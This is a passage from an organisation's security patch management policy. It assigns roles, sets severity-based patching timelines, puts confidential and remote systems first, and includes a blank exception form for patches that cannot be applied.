*Information Security* – Responsible to ensure alerts are sent to specified staff as soon as possible. Identify which alerts are critical and the organization is vulnerable to. Audit the policy to ensure compliancy, and raise non-compliance issues with the Director of Information Technology Services. Manage the exception process and follow up with the workstation managers regarding patch processes deadlines to ensure compliance.

*Workstation Managers* - Identify key staff to receive and react to alerts as appropriate and inform IS as to who should receive alerts. Create and follow a patch procedure for their area of responsibility as prescribed by Information Security. Respond to all alerts as prescribed in this policy. Provide inventory of applications and operating systems to Information Security on a quarterly basis to be used to determine the level of risk.

*Director of Information Technology Services* – accepts or denies exceptions to the policy.

#### **Policy**

1. Alerts will be sent from the Information Security Team via Email to the desktop administrators responsible for the systems that have an exposure. Administrators are defined as any manager or technician who has responsibility of desktop systems.

2. Alerts that rank 8.6 to 10 on a severity scale must have the appropriate patch downloaded, tested and applied to all systems as defined in Figure 1
3. Alerts that rank 8.5 and below, must be downloaded tested and applied to all systems in accordance with the figure 1
4. If a security patch cannot be applied for any reason
  - a. Proper notification must be given within:
    - i. One business day to the Regional Information Security Officer using the Exception Form for alerts 8.6 and up
    - ii. Five business days to the Regional Information Security Officer using the Exception Form for alerts 8.5 and below
  - b. The exception must be reviewed and approved by the Director of Information Technology Services for the segment for the exception to be accepted.
5. A monthly report will be generated by the Regional Information Security Officer that outlines the status of security patching based upon the criticality rating of the known risk and presented to management.

Alert Level	Remote Workstations	Internal Workstations
Level 8.6 to 10	If applicable, implement in 60 days or less.	If applicable, implement in 60 days or less.
Level 0 to 8.5	If applicable, implement in 60 days or less.	If applicable, implement in 90 days or less.

Figure 1: Alert Levels and Timelines

**Order of Implementation**

Systems that contain confidential information including credit card numbers and customer information should have the required security patches applied before other systems are addressed. Additionally, workstations/laptops that are used outside the Internal network should also be considered a priority as the Corporate security layers do not apply to these systems. These systems must follow the timelines for “Remote Workstations” in figure 1.

**Benefits**

This process will help minimize risk associated with many automated malware applications as well as other unidentifiable threats. It will also keep the organization prepared from unnecessary restoration work that occurs after most attacks. Security patching will also keep the organization compliant with corporate and segment policies.

**Exceptions**

Information Security realizes that not all the alerts are as straightforward as the installation of a patch. Some alerts may require several patches that may impact current production systems or the applications that reside on them. Therefore, if a system or group of systems cannot be patched accordingly, an exception should be noted. At that

time, management will be alerted to the threat and associated risk. Please see Appendix A for the exception form.

## Security Alert Exception Form

Date	Project Manager:
Administrator:	Business Unit:
Location:	

---

### **Basic Information:**

Patch Name: \_\_\_\_\_ Patch Number: \_\_\_\_\_

Date of the alert (dd/mm/yyyy): \_\_/\_\_/\_\_\_\_ Alert Category: \_\_\_\_\_

Threshold Level:

### **Patch Management Information:**

- Reason for why the patch will NOT be installed:
  
- Is the Business owner aware the security patch will not be implemented on their system?
  
- How many systems / applications will be impacted (please list all the affected systems / applications)?
  
- Is there a plan to patch? If so, please attach or describe it below for management review.